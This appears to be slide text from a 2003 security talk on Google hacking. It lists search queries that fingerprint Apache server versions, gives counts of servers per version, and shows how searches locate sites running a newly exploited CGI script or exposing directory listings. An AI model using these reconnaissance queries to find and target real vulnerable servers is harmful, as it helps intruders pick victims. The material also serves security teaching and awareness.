
Copyright ©2003 by infosecguru.com, All Rights Reserved Apache 1.3.0 – 1.3.9 Intitle:”Test Page for Apache” “It worked!” “this web site!”

Copyright ©2003 by infosecguru.com, All Rights Reserved Apache 1.3.11 - 1.3.26 "seeing this instead" intitle:"Test Page for Apache"

Copyright ©2003 by infosecguru.com, All Rights Reserved Apache 2.0 Intitle:”Simple page for Apache” “Apache Hook Functions”


Copyright ©2003 by infosecguru.com, All Rights Reserved Directory Info Gathering Some servers, like Apache, generate a server version tag...
Copyright ©2003 by infosecguru.com, All Rights Reserved Apache Version Info ...which we can harvest for some quick stats... Apache Version Number of Servers 1.3.6 119,000.00 1.3.3 151,000.00 1.3.14 159,000.00 1.3.24 171,000.00 1.3.9 203,000.00 2.0.39 256,000.00 1.3.23 259,000.00 1.3.19 260,000.00 1.3.12 300,000.00 1.3.20 353,000.00 1.3.22 495,000.00 1.3.26 896,000.00
Copyright ©2003 by infosecguru.com, All Rights Reserved Weird Apache Versions Esoteric Apache Versions found on Google query: intitle:"Index of" "Apache/[ver] Server at" 310 27,300 5 60,500 69,300 74 61 3 9 20 2 1,130 474 62,900 9,400 73933 30 207 93245 1,120 65,00064,200 45,200 0 10000 20000 30000 40000 50000 60000 70000 80000 1.2.6 1.3b6 1.3.0 1.3.1 1.3.2 1.3.4-dev 1.3.4 1.3.7-dev 1.3.11 1.3.15-dev 1.3.17 1.3.17-HOF 1.3.21-dev 1.3.23-dev 1.3.24-dev 1.3.26+interserver 1.3.xx 2.0.16 2.0.18 2.0.28 2.0.32 2.0.35 2.0.36 2.0.37-dev 2.0.40-dev A p a c h e V e r s i o n NumberofServers
Copyright ©2003 by infosecguru.com, All Rights Reserved Common Apache Versions Common Apache Versions found on Google query: intitle:"Index of" "Apache/[ver] Server at" 159,000 260,000 353,000 495,000 259,000 171,000 896,000 256,000 119,000 151,000 203,000 300,000 0.00 200,000.00 400,000.00 600,000.00 800,000.00 1,000,000.00 1.3.12 1.3.14 1.3.19 1.3.20 1.3.22 1.3.23 1.3.24 1.3.26 1.3.3 1.3.6 1.3.9 2.0.39 Apache Server Version NumberofServers

Copyright ©2003 by infosecguru.com, All Rights Reserved 169 vulnerability trolling A new vulnerability hits the streets...

Copyright ©2003 by infosecguru.com, All Rights Reserved 170 vulnerability trolling The vulnerability lies in a cgi script called “normal_html.cgi”
Copyright ©2003 by infosecguru.com, All Rights Reserved 171 vulnerability trolling 212 sites are found with the vulnerable CGI the day the exploit is released.
Copyright ©2003 by infosecguru.com, All Rights Reserved Directory Listings • Directory listings are often misconfigurations in the web server. • A directory listing shows a list of files in a directory as opposed to presenting a web page. • Directory listings can provide very useful information.

Copyright ©2003 by infosecguru.com, All Rights Reserved Directory Example a query of intitle:”Index of” reveals sites like this one. The “intitle” keyword is one of the most powerful in the google master’s arsenal...
Copyright ©2003 by infosecguru.com, All Rights Reserved Directory Example notice that the directory listing shows the names of the files in the directory. we can combine our “intitle” search with another search to find specific files available on the web.
